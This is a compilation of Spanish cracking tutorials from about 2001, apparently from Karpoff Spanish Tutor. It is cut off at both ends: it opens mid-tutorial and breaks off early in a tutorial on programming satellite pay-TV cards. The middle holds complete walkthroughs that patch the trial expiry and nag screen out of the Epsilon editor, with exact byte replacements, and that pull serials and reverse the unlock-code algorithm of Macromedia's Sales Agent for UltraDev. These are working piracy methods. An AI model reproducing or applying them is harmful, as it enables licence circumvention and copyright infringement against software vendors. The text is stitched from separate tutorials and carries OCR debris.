Oks, con el bp que fijaste, apareces en la línea resaltada en azul, escribes d esi para ver el contenido de esi, y es basura, lo mismo para edi presiona, presiona F10 hasta que la linéa 016F:7979D9F4 MOV ECX,[ESP+14] este resaltada, aca escribres: "d ecx" y..... Voila!! encontramos el # de serie por lo que parece, tomamos nota del mismo, limpiamos breakpoints (bc *), y salimos de SoftICE con F5.

Hmmm, volvemos a abrir la ventana de registro, ingresamos nuestro # de serie y..... EXITO TOTAL.
Eso es todo, así de fácil.

4)Despedida

Bueno Raza, esto es todo por esta vez, que viva el Foot Ball, ejo, el Real, los Rojos, y mi Novia. Por cierto, saludos a todos los amigos, Karpoff, Dek_Oin, Black Fenix, etc. Si me quieren contactar, mi email es goleeuv@hotmail.com PD. Ya Basta de Gente tonta que se roba los tuts, porfa, no hay que ser, si tanta es la cosa, pidan permiso a los escritores para publicar los tuts. KaRi, ich liebe dich

---

Disclaimer: este documento fue escrito con propositos educacionales, debido a que la información es un derecho. No me hago responsable por lo que puedas y quieras hacer con la info aquí presentada.

Karpoff Spanish Tutor

Programa:	Epsilon 10.00

PROTECCION:	Límit Temporal Hard-Coded		
Descripcion:	Editor		
Dificultad:	Newbie		
DOWNLOAD:	http://www.lugaru.com/		
Herramientas:	Softice, Editor Hexadecimal (el que más os guste)		
CRACKER:	**KuaTo_ThoR**	**FECHA:**	12/02/2001

INTRODUCCION


Muy buenas a Todos amigos. En este programa veremos un buen ejemplo de lo que se denomina **Límite Temporal Hard-Coded** (HC), que suena como si fuese muy jodido, pero no lo es, al menos en este programa, desde luego los hay más jodidos.

Este tipo de protección, se diferencia del típico programa de límite 30 dias, o los que sean, básicamente en que la fecha de fin de evaluación del programa viene prefijada, codificada en el propio programa. No depende del dia en el que comencemos la evaluación. Por tanto el método general de actuación de estos programas, será básicamente, mirar la fecha del sistema, comprobarla con la fecha límite establecida, y si nos hemos pasado, ya no funciona el programa.

AL ATAKE

Preliminares. Obtener Información

Lo primero como siempre es saber de que va el tema. Ejecutamos el programa, y nos aparece una ventana, con lo siguiente:



Mmmm..... el programa expira el 1 Marzo de 2001, de aqui deducimos que estamos ante una protección HC. Analizamos el archivo ejecutable, epsilon.exe, con el File InsPEctor, con el Language 2000, o con el que más nos guste, y nos dice que el archivo no esta empaquetado y que está hecho en Visual C++. Perfecto.

AL ATAKE

Bien, ponemos a punto Sice, listo para el ataque...

Puesto que lo que nos interesa es la comparación temporal, antes de arrancar el programa, vamos a Sice (Ctrl+D) y ponemos un par de breakpoints, concretamente **bpx GetSystemTime** y **bpx GetLocalTime**. Ahora sí, salimos de Sice (F5) y arrancamos Epsion. Salta Sice (GetSystemTime), pulsamos F5, vuelve a saltar Sice (GetLocalTime), y volvemos a pulsar F5, ya ha arrancado el programa, y no ha vuelto a romper Sice. Por tanto, una de esos dos sitios es el que nos interesa. Si os habéis dado cuenta, la segunda vez ya había aparecido la ventana del programa, pero aún no la nag inicial. Por tanto nos centraremos en la segunda llamada.

Volvemos a arrancar el programa, y en la segunda ruptura de Sice, pulsamos F12 (una vez) hasta que aparecemos en nuestro programa, concretamente aparecemos aquí:

```
:00431478 50 push eax

* Reference To: KERNEL32.GetLocalTime, Ord:00E2h
|
:00431479 FF1530C64500 Call dword ptr [0045C630]
:0043147F 668B4C2404 mov cx, word ptr [esp+04] <- Aquí aparecemos.
:00431484 8B742418 mov esi, dword ptr [esp+18]
:00431488 66890E mov word ptr [esi], cx
:0043148B 668B4C2406 mov cx, word ptr [esp+06]
:00431490 66894E02 mov word ptr [esi+02], cx
....
:004314D0 6689460E mov word ptr [esi+0E], ax
:004314D4 5E pop esi
:004314D5 83C410 add esp, 00000010
:004314D8 C3 ret <- Fin de la llamada que nos trajo aquí.
```

Podemos ver que no hay ninguna comparación en el trozo completo de códgio, ni nada interesante, por tanto vamos hasta el Ret, pata volver a la llamada que nos trajo aquí:

```
:00420C38 E833080100 call 00431470 <- Esta llamada es la del GetLocalTime
:00420C3D 0FBF442404 movsx eax, word ptr [esp+04] <- Interesante. ?eax = año
:00420C42 0FBF4C2406 movsx ecx, word ptr [esp+06] <- Interesante. ?ecx = mes
:00420C47 0FBF542408 movsx edx, word ptr [esp+08] <- Interesante. ?edx = dia
:00420C4C 83C404 add esp, 00000004
:00420C4F 6A01 push 00000001
```

:00420C51 50 push eax
:00420C52 51 push ecx
:00420C53 52 push edx
:00420C54 6884E34400 push 0044E384
:00420C59 E852FEFFFF call 00420AB0 <- Una llamada que podría ser interesante.
:00420C5E 83C424 add esp, 00000024
:00420C61 C3 ret <- Salimos de aquí.

Podemos ver en los valores de eax,ecx y edx al principio, nuestra fecha de hoy (en valores hexadecimales), sin duda interesante :). Una vez que llegamos a la llamada en **00420C59**, nos metemos dentro de ella (F8):

....
:00420AC5 A304474500 mov dword ptr [00454704], eax
:00420ACA 56 push esi
:00420ACB E8D0000000 call 00420BA0 <- Una llamada, realmente interesante.
:00420AD0 83C40C add esp, 0000000C
:00420AD3 85C0 test eax, eax
:00420AD5 7511 jne 00420AE8 <- Una salto condicional.
:00420AD7 53 push ebx
:00420AD8 57 push edi
....

Tenemos una llamada, seguida de un salto condicional, vamos a entrar a ver que hay por ahí:

:00420BA0 8B44240C mov eax, dword ptr [esp+0C] <- Aquí comienza la llamada. eax=año
:00420BA4 3DD1070000 cmp eax, 000007D1 <- eax contenia el valor del año. Lo compara con 7D1 = 2001.
:00420BA9 7D03 jge 00420BAE <- Saltamos si es mayor o igual.
:00420BAB 33C0 xor eax, eax
:00420BAD C3 ret

:00420BAE 7518 jne 00420BC8 <- Si no es igual, es que es mayor, y si es mayor se termino la evaluación.
:00420BB0 8B442408 mov eax, dword ptr [esp+08] <- eax = mes
:00420BB4 83F803 cmp eax, 00000003 <- 3 = Marzo
:00420BB7 7D03 jge 00420BBC <- Igual que antes
:00420BB9 33C0 xor eax, eax
:00420BBB C3 ret

:00420BBC 750A jne 00420BC8 <- Vamos a FIN de eval.
:00420BBE 837C240401 cmp dword ptr [esp+04], 00000001 <- 1 = Dia 1
:00420BC3 7D03 jge 00420BC8
:00420BC5 33C0 xor eax, eax
:00420BC7 C3 ret

:00420BC8 B801000000 mov eax, 00000001 <- Si nos hemos pasado en la evaluación, venimos aquí.
:00420BCD C3 ret

Más claro no nos lo podían haber puesto. En resumen, si estamos aún en periodo de evaluación, pone **eax a cero**, y si nos hemos pasado, la pone **a 1**. Por tanto con sustituir la llamada que nos traía aquí por un **'mov eax, 0'**, el programa no expirará jamás. También podemos sustituir el valor del año, en lugar de **'7D1'** poner **'BB8'**, por ejemplo (hasta el año 3000 tenemos tiempo de sobra para evaluarlo :).

Aún tendremos la nag inicial. Por tanto una vez hemos regresado de esta llamada (os recuerdo estaba en **00420ACB**), vemos esto:

:00420ACB E8D0000000 call 00420BA0 <- La llamada de las comparaciones
:00420AD0 83C40C add esp, 0000000C
:00420AD3 85C0 test eax, eax
:00420AD5 7511 jne 00420AE8 <- Si fuese eax<>0 saltaríamos.
:00420AD7 53 push ebx
:00420AD8 57 push edi
:00420AD9 56 push esi
:00420ADA E8F1000000 call 00420BD0 <- Esta llamada nos saca la nag inicial.
:00420ADF 83C40C add esp, 0000000C
:00420AE2 33C0 xor eax, eax
:00420AE4 5F pop edi
:00420AE5 5E pop esi
:00420AE6 5B pop ebx

:00420AE7 C3 ret

Ahí en esa última llamada, nos aparece la nag inicial, sólo hay que nopearla (5 nops) o podéis poner cualquier otra cosa para rellenar, eso sí, que ocupe los cinco bytes del call.


En resumen:

- En 420ACB sustituimos el Call 00420BA0 (E8D0000000) por un mov eax, 0 (B800000000)

- En 420ADA sustituimos el Call 0042BD0 (E8F1000000) por cualquier cosa, por ejemplo por mov eax, 0 (B800000000).

Ya sólo queda ir al editor hexa y realizar los cambios. Los offsets os lo dejo a vosotros.

Además en el menú About, nos sigue apareciendo que nos expira el 1 Marzo de 2001. Con el Exescope podemos hacer que nos quede así: (sólo hay que cambiar el largo de la ventana ABOUTEVALBOX)



FINALIZANDO

Bueno esto ha sido todo por esta vez, espero no haberme equivocado mucho, si encontráis cualquier error, o tenéis alguna pregunta no dudéis en decírmelo. Espero que os haya resultado útil este tute. No olvidéis que **nuestro objetivo sólo es aprende**r. Sin contar con la diversión que esto supone por supuesto ;-))

Un Gran Saludo para todos los miembros de [K-FoR], para los amigos de Tutoriales 2000 y para todos vosotros. En especial para **Pr@fesor X**, que me proporciono el programa, como siempre :-)

Hasta la próxima...

« » ~ ~ ~ = * = ~ ~ ~ « »

Mi correo: kuato_thor@hotmail.com

La página de [K-FoR]: http://pagina.de/kfor

« » ~ ~ ~ = * = ~ ~ ~ « »

" Bien parece que no estás cursado en esto de las aventuras: ellos son gigantes; y si tienes miedo, quítate de ahí, y ponte en oración en el espacio que yo voy a entrar con ellos en fiera y desigual batalla.

Non fuyades, cobardes y viles criaturas; que un sólo caballero es el que os acomete.
... "

El Ingenioso Hidalgo Don Quijote de la Mancha

Miguel de Cervantes Saavedra

Karpoff Spanish Tutor: Pagina dedicada a la dibulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: **MACROMEDIA DREAMWEAVER ULTRADEV versión Tryout. (Ampliación de MACROMEDIA PRODUCTS)**

PROTECCION:	**Alguna versión de Sales Agent.**		
Objetivo:	Buscar el Código que desbloquea el programa.		
Descripcion:	Un nuevo regalo de Macromedia.		
Dificultad:	Novato.		
DOWNLOAD:	http://www.macromedia.com/support/ultradev		
Herramientas:	**Softice 3.24, W32Dasm 8.9, Antivirus actualizado.**		
CRACKER:	**Arkanian.**	**FECHA:**	**15/02/2001**

INTRODUCCION

No espabilan, se les ha advertido por activa y por pasiva, y no espabilan, ellos sabrán lo que hacen y porqué lo hacen. Remito a la gente interesada a mi ensayo anterior acerca de los Productos Macromedia , ¡¡¡de hace seis meses!!!, lo poco que han cambiado las cosas después de todo este tiempo, más de lo mismo, ni siquiera han cambiado la versión de Sales Agent, sigue siendo la 3.1.2, estoy bastante decepcionado, esperaba encontrar otra cosa, algo más complicado o un nuevo sistema de protección, en fin, no se puede tener todo lo que se quiere...

Así que espero que este ensayo valga como una actualización del anterior. He comprobado que **TODOS** los programas de Macromedia de tipo Tryout se pueden reventar así. (Excepto **Authorware** y **Director** que, una vez liquidado Sales Agent, hay que buscar el número de serie con SoftICE, pero esto ya es otra historia).

Aquí tenemos lo último de Macromedia *"...orientado al desarrollo de aplicaciones dinámicas basadas en bases de datos a traves de internet. Las versiones de la plataforma incluyen el nuevo Fireworks 4, que ofrece al usuario toda la libertad creativa necesaria para la creación y manipulación de gráficos web, permitiendo realizar menús desplegables y animaciones de tipo rollover".* ¡Toma ya!..., ¿Qué coño son "*animaciones rollover*"?

Dejemonos de las palabras grandilocuentes de la publicidad y vamos a echar un vistazo al lugar y a la forma en la que se genera el Serial para desbloquear la versión Tryout que nos limita el tiempo de uso a 30 días.

Si te has comprado un manual o un libro sobre cualquier producto de Macromedia que viene con un CD con el programa de prueba y quieres aprender algo más, este ensayo es para ti.

AL ATAKE

Instalamos el programa , SoftICE **NO** debe estar activado, cuando aparezca la primera ventana de la instalación, abrimos una ventana MS-DOS, ejecutamos el viejo EDIT y directamente vamos a abrir el archivo **C:\Windows\Temp_istmp1.dir_istmp0.dir\serializationud10.dll**, buscamos la cadena ***Registration*** y apuntamos los diversos Números de Serie que amablemente no proporcionan.

Tenemos ya un montón de Números de Serie de unos cuantos programas de Macromedia, si no he contado mal son exactamente 9 Números validos para programas como Dreamweaver versiones 1, 2 y 3, Dreamweaver UltraDev, Drumbeat 2000 E-commerce Edition y Java Server Pages Edition, Fireworks versiones 2 y 3 y un par de números que empiezan por BDJ100-... y por BDA100-..., que exactamente no se a que programas corresponden pero que prometo averiguar a la mayor brevedad posible. Pues si que biene completito el archivo de marras...

De todas formas, una vez acabada la instalación, se puede ejecutar *Regedit* y en el registro del Windows, en **HKEY_LOCAL_MACHINE\SOFTWARE\Macromedia\Dreamweaver Ultradev\X\Registration** está el número que estamos buscando. (La X es el número de versión del programa).

¿Por qué el programa se instala automáticamente con su número de Serie? Pues porque el programa original lo necesita para poder instalarse. Imaginate que tienes el programa original, que te ha costado una pasta gansa, para instalarlo tienes que poner el Número de Serie en alguna ventana, ¿no?, bueno pues la "protección" de Sales Agent se basa en lo siguiente:


- Coge el exe o los exe's originales, UltraDev.exe en este caso, encripta la sección .text y lo renombra como UltraDev.tty.
- Crea un ejecutable con el mismo nombre que el original pero de muchicimo menor tamaño cuya función es iniciar el programa, por supuesto, para acto seguido llamar a la libreria rsagnt32.tty que es la que se encarga de desencriptar el ejecutable principal en memoria, controlar el tiempo de uso del programa y proporcionar la intefaz esa del ***Buy Now***, ***Try***, etc...
- En resumen, Sales Agent envuelve al programa en una especie de "caparazón" y limita su uso a X días, pero para que el programa pueda funcionar durante ese intervalo de tiempo NECESITA estar registrado de antemano. Por eso aparece el número que necesitamos en el Registro.

Estos son los archivos interesantes:

No adelantemos acontecimientos, así que acabamos la instalación (pedirá reiniciar el ordenador), iniciamos el programa, liquidamos el archivo que el antivirus detecta como "peligroso", encendemos un cigarro y dos minutos después, cuando salte el antivirus, volvemos a darle matarile al dichoso archivo. Nos registramos adecuadamente (botón de ***Buy Now***) escogiendo las opciones ***Go off line*** y ***Mail/Fax*** en sus correspondientes ventanas y reiniciamos el cacharro esta vez **ACTIVANDO** SoftICE.

Cargamos el programa en el Loader del Sice, esto es importante, hay que iniciarlo a traves del Symbol Loader si no la cosa se complica, prueba a ejecutar el programa normalmente y veras porqué. Cuando rompa en el PEP (Program

Entry Point) le metemos un ***bpx GetDlgItemTextA***, salimos con Crtl+D, vamos a ***Buy Now***, rellenamos el Unlocking Code con lo de siempre y empezamos**.**



EMPIEZA LA DIVERSION

Rompemos con SoftICE y aterrizamos después de un **F11** en el siguiente código, estamos dentro de Rsagnt32.tty:

```
* Reference To: USER32.GetDlgItemTextA, Ord:0104h
|
:10006201 FF1578320210 Call dword ptr [10023278]
:10006207 BF54FC0310 mov edi, 1003FC54 --> Aterrizamos aquí. Mueve nuestro Serial a EDI.
:1000620C 83C9FF or ecx, FFFFFFFF
:1000620F 33C0 xor eax, eax
:10006211 F2 repnz --> Coge Nuestro serial que
:10006212 AE scasb --> está en ES:EDI
:10006213 F7D1 not ecx --> ECX hace de contador.
:10006215 49 dec ecx
:10006216 83F90A cmp ecx, 0000000A --> Lo compara con 10 caracteres
:10006219 7455 je 10006270 --> Saltando que es gerundio...
..................................................... etc.

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:10006219(C)
|
:10006270 E88BB3FFFF call 10001600 --> Aquí caemos...
:10006275 8D953CFFFFFF lea edx, dword ptr [ebp+FFFFFF3C] --> Dirección para PERSONAL CODE.
:1000627B BF48FC0310 mov edi, 1003FC48 -->PERSONAL CODE en EDI.
:10006280 83C9FF or ecx, FFFFFFFF
:10006283 33C0 xor eax, eax
:10006285 F2 repnz
:10006286 AE scasb --> Aquí lo pilla.
:10006287 F7D1 not ecx
:10006289 2BF9 sub edi, ecx
:1000628B 8BC1 mov eax, ecx
:1000628D 8BF7 mov esi, edi --> Lo mismo en ESI.
:1000628F 8BFA mov edi, edx
:10006291 C1E902 shr ecx, 02
:10006294 F3 repz
:10006295 A5 movsd --> Otra vez en doble.
```

:10006296 8BC8 mov ecx, eax
:10006298 83E103 and ecx, 00000003
:1000629B F3 repz
:1000629C A4 movsb --> **Los dos bytes que nos faltan.**
:1000629D 8D8D70FFFFFF lea ecx, dword ptr [ebp+FFFFFF70] --> **Dirección para el Serial.**
:100062A3 51 push ecx --> **Guardala para luego.**
:100062A4 8B15F4FA0310 mov edx, dword ptr [1003FAF4] --> **Algo interesante.**
:100062AA 83C266 add edx, 00000066 --> **Dirección de la Tabla Nº 3, (ver más abajo).**
:100062AD 52 push edx --> **A guardar.**
:100062AE 8D853CFFFFFF lea eax, dword ptr [ebp+FFFFFF3C] --> **PERSONAL CODE.**
:100062B4 50 push eax --> **Guarda la dirección apuntada por edx en :10006275.**
:100062B5 E8C6710000 call 1000D480 --> **Aquí se genera el Serial**
:100062BA 83C40C add esp, 0000000C --> **Con el retorno del call el Serial en EAX**
:100062BD 33F6 xor esi, esi
:100062BF 89B538FFFFFF mov dword ptr [ebp+FFFFFF38], esi
:100062C5 6854FC0310 push 1003FC54
:100062CA 8D8D70FFFFFF lea ecx, dword ptr [ebp+FFFFFF70]
:100062D0 51 push ecx
..... etc.

Como puedes ver y comparar, si has leido mi ensayo anterior, nada nuevo bajo el sol, para cuando llegamos al call que genera el Serial nos marean un rato con el Personal Code y el Unlocking Code de aquí para alla. Bien, vamos a entrar en **call 1000D480** para ver como se genera el Serial.

Lo primero que vemos es que se cargan diversas tablas de caracteres, las puedes ver haciendo D EDI o D ESI según convenga para las Tablas 1º y 2ª, la Tabla Nº 3 aparece al rato en el valor apuntado por ECX. Estas tablas son las siguientes:

Tabla Nº 1	**PQYZMEROUA**
Tabla Nº 2	**JIKLICBXZC**
Tabla Nº 3	**9513844nF83jdyejj5**

El Serial es básicamente una transformación del Personal Code utilizando los valores de las tablas de arriba mediante el siguiente código:

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:1000D557(C)
|
:1000D4FF 8D340B lea esi, dword ptr [ebx+ecx] --> **En ESI dirección de la Tabla Nº 1.**
:1000D502 33C0 xor eax, eax --> **Se ponen a 0 EAX**
:1000D504 33D2 xor edx, edx --> **y EDX.**
:1000D506 8A042E mov al, byte ptr [esi+ebp] --> **En AL primer digito del Personal Code.**
:1000D509 8A16 mov dl, byte ptr [esi] --> **En DL primer caracter de la Tabla Nº 1.**
:1000D50B 33C2 xor eax, edx --> **Se xorea EDX con EAX**
:1000D50D 33D2 xor edx, edx --> **Se limpia EDX para**
:1000D50F 8A11 mov dl, byte ptr [ecx] --> **poner en DL el primer caracter de la Tabla Nº 3.**
:1000D511 BE19000000 mov esi, 00000019 --> **Un valor fijo en ESI.**
:1000D516 33C2 xor eax, edx --> **Lo xorea de nuevo.**
:1000D518 99 cdq --> **Una conversión de word a double word para la siguiente división.**
:1000D519 F7FE idiv esi --> **Divide EAX entre ESI, el cociente va a AX y el resto a DX.**
:1000D51B 8B74242C mov esi, dword ptr [esp+2C] --> **Se mueve a ESI el valor 0024353A.**
:1000D51F 33C0 xor eax, eax --> **EAX a 0 de nuevo.**
:1000D521 8A040E mov al, byte ptr [esi+ecx] --> **Mueve a AL el primer caracter de la Tabla Nº 2.**
:1000D524 BE19000000 mov esi, 00000019 --> **Se prepara para una nueva división.**
:1000D529 80C241 add dl, 41 --> **Le suma 0x41h al resto obtenido anteriormente.**
:1000D52C 88140F mov byte ptr [edi+ecx], dl --> **Valor provisional del Unlocking Code.**
:1000D52F 81E2FF000000 and edx, 000000FF
:1000D535 33C2 xor eax, edx --> **Xorea el resto+41 con el valor de la Tabla Nº 2.**
:1000D537 33D2 xor edx, edx --> **EDX a 0 otra vez.**
:1000D539 8A11 mov dl, byte ptr [ecx] --> **La 3ª Tabla de nuevo a DL.**
:1000D53B 33C2 xor eax, edx --> **Nuevo xoreo.**
:1000D53D 99 cdq --> **Conversión.**
:1000D53E F7FE idiv esi --> **División de nuevo**
:1000D540 80C241 add dl, 41--> **Le suma 0x41h otra vez y ya tenemos el valor definitivo.**

:1000D543 80FA4F cmp dl, 4F --> **Una comparación de control.**
:1000D546 7502 jne 1000D54A --> **Salta..**
:1000D548 B258 mov dl, 58

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:1000D546(C)
|
:1000D54A 8B442430 mov eax, dword ptr [esp+30] --> **Número de carateres del Serial (0x0Ah)**
:1000D54E 88140F mov byte ptr [edi+ecx], dl --> **Valor definitivo del caracter del Serial.**
:1000D551 41 inc ecx -->**Incrementa el valor para la Tabla 3ª.**
:1000D552 48 dec eax --> **EAX es el contador.**
:1000D553 89442430 mov dword ptr [esp+30], eax --> **Guardalo para la siguiente vuelta.**
:1000D557 75A6 jne 1000D4FF --> **Vuelta al principio hasta que EAX sea 0.**
:1000D559 8B442434 mov eax, dword ptr [esp+34] --> **¡Alehop!, ya tenemos el Serial en EAX.**
:1000D55D 5F pop edi --> **Vamos**
:1000D55E 5E pop esi --> **recuperando**
:1000D55F 5D pop ebp --> **valores...**
:1000D560 C6400A00 mov [eax+0A], 00 --> **Matxaka a 0 el valor siguiente al Serial.**
:1000D564 5B pop ebx --> **Recupera EBX.**
:1000D565 83C418 add esp, 00000018 --> **Corrige la Pila y**
:1000D568 C3 ret --> **nos vamos....**

Ya tenemos nuestro Unlocking Code en EAX, ahora lo más facil seria salir de SoftICE y ponerlo en su sitio para desbloquear el programa, pero a mi me queda una duda, ¿Donde y como se hace la comparación entre el Serial bueno y el de prueba que hemos puesto?, teniendo el Serial bueno no es una cosa que preocupe mucho, pero creo que este ensayo no estaría completo sin aclarar esto. Así que preparate para ver un poco más de código.

La cosa no tiene mucho misterio, veamos, acabamos de retornar del call y estamos aquí:

:100062B5 E8C6710000 call 1000D480 --> **Aquí se genera el Serial**
:100062BA 83C40C add esp, 0000000C --> **Estamos aquí, tenemos el Serial en EAX.**
:100062BD 33F6 xor esi, esi
:100062BF 89B538FFFFFF mov dword ptr [ebp+FFFFFF38], esi
:100062C5 6854FC0310 push 1003FC54 --> **Guarda nuestro Serial de prueba.**
:100062CA 8D8D70FFFFFF lea ecx, dword ptr [ebp+FFFFFF70] --> **El Serial Bueno.**
:100062D0 51 push ecx --> **Guardalo.**

* Reference To: KERNEL32.lstrcmpiA, Ord:02FFh
|
:100062D1 FF15CC300210 Call dword ptr [100230CC] --> **LLamada a la función del Kernel32.**
:100062D7 8BC8 mov ecx, eax --> **Por aquí**
:100062D9 83CFFF or edi, FFFFFFFF --> **no volveremos a pasar**
:100062DC 8975FC mov dword ptr [ebp-04], esi --> **si el Serial**
:100062DF B86F0D0000 mov eax, 00000D6F --> **no es bueno.**
:100062E4 898528EEFFFF mov dword ptr [ebp+FFFFEE28], eax --> **Esto es el comienzo**
:100062EA 99 cdq --> **de la rutinas de**
:100062EB F7F9 idiv ecx -->**encriptación del Serial para su colocación en el**
:100062ED 898528EEFFFF mov dword ptr [ebp+FFFFEE28], eax --> **archivo C:\Windows\rsagent.ini.**

Entramos en la llamada a Kernel32!lstrcmpiA, fijarse que en ECX esta la dirección con el Serial bueno, avanzamos con F8. De Kernel32!lstrcmpiA pasamos a Kernel32!ord_62 y de ahí a Kernel32!IsBadWritePtr, seguimos con F8 hasta llegar a este código:

:BFF7A74C mov esi, [ebp+10] --> **El Serial bueno.**
:BFF7A74F mov edi, [ebp+18] --> **El nuestro de prueba.**
:BFF7A752 cmp esi, eax --> **Una comparación , EAX = 0 por**
:BFF7A754 jz BFF7A259 --> **lo que no saltamos.**
:BFF7A75A cmp edi, eax --> **Otra.**
:BFF7A75C jz BFF7A259 --> **Idem.**
:BFF7A762 text ebx, BFF7A77B --> **EBX es 1.**
:BFF7A768 jz BFF7A77B --> **Saltamos...**
:BFF7A76A push 000003EC
:BFF7A76F call Kernel32!SetLastError
:BFF7A774 xor eax, eax
:BFF7A776 jmp BFF7B292
:BFF7A77B mov eax, [ebp+10] --> **Aquí, el Serial bueno en EAX.**

:BFF7A77E mov ecx, [ebp+18] --> **El de prueba en ECX.**
:BFF7A781 mov al, [eax] --> **Primer caracter del Serial a AL.**
:BFF7A783 cmp [ecx], al --> **Lo compara con el nuestro.**
:BFF7A785 jnz BFF7A7E8 --> **Nos manda al carajo...**
:BFF7A787 cmp byte ptr [esi], 00
:BFF7A78A jz BFF7A7E8
:BFF7A78C inc esi
:BFF7A78D inc edi
..... etc.

La primera comparación se hace entre AL y ECX, el código que sigue a este fragmento son todo comparaciones entre ESI y EDI, donde se compara a las claras, valor por valor, el Serial Bueno y el que hemos introducido, como puedes ver no se han partido mucho los cuernos pensando.

Por supuesto creo que no hay que decir que una vez que estamos dentro de alguna función del Kernel,o de cualquier otra dentro del Sistema, vamos, de tocar y cambiar cosas nada de nada, si no sigues mi consejo los resultados pueden ser expectaculares.

REGISTRANDO EL PROGRAMA

Tenemos el código de desbloqueo que introducimos en su casilla correspondiente, nos vuelve a pedir otro código, metemos el mismo y la cosa funciona. En la ventana final, después de rellenar los datos con lo que te de la gana, pones el Número de Serie que comienza por UDV y que hemos conseguido del archivo serialization, espera a que Sales Agent haga un Update y desaparezca de tu disco duro. ¡Felicidades! ya tienes un nuevo programa de Macromedia by the face.

CONCLUSION

Demos la gracias a la gente de Macromedia por sus fabulosos regalos, por que eso si, el programa una vez desbloqueado es para quitarse el sombrero. También hay que agradecerles los buenos ratos que nos hacen pasar aprendiendo a como **NO** se debe proteger un programa de la calidad y el precio de este. Esto es extensivo a todas las versiones Tryout de sus programas.

Bueno pues creo que esto es casi todo, si me dejo algo o necesitas alguna aclaración estoy en: arkanian@mailcity.com

Saludos y hasta otra.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

INTRODUCCIÓN A LAS TARJETAS DE CANAL SATÉLITE

AUTOR:	**XIRTAM**	FECHA:	23 / 04 / 2001

INTRODUCCION

En este tutorial vamos a ver todo lo que tenemos que saber para grabar nosotros mismos las tarjetas de canal satélite digital; además desde donde comprar hasta como grabarla y con que herramientas.

AL ATAKE

Lo primero que debes hacer es conseguir una tarjeta, existen multitud de modelos pero nosotros vamos a usar la PICCARD. Para conseguirla búscate la vida por ahí o cómprala por internet yo por si acaso te pongo unas cuantas direcciones donde las puedes conseguir:


www.virtualsat.net

www.electronicasuiza.com

En estas direcciones puedes conseguir todo lo que necesitas.

¿Qué necesito?

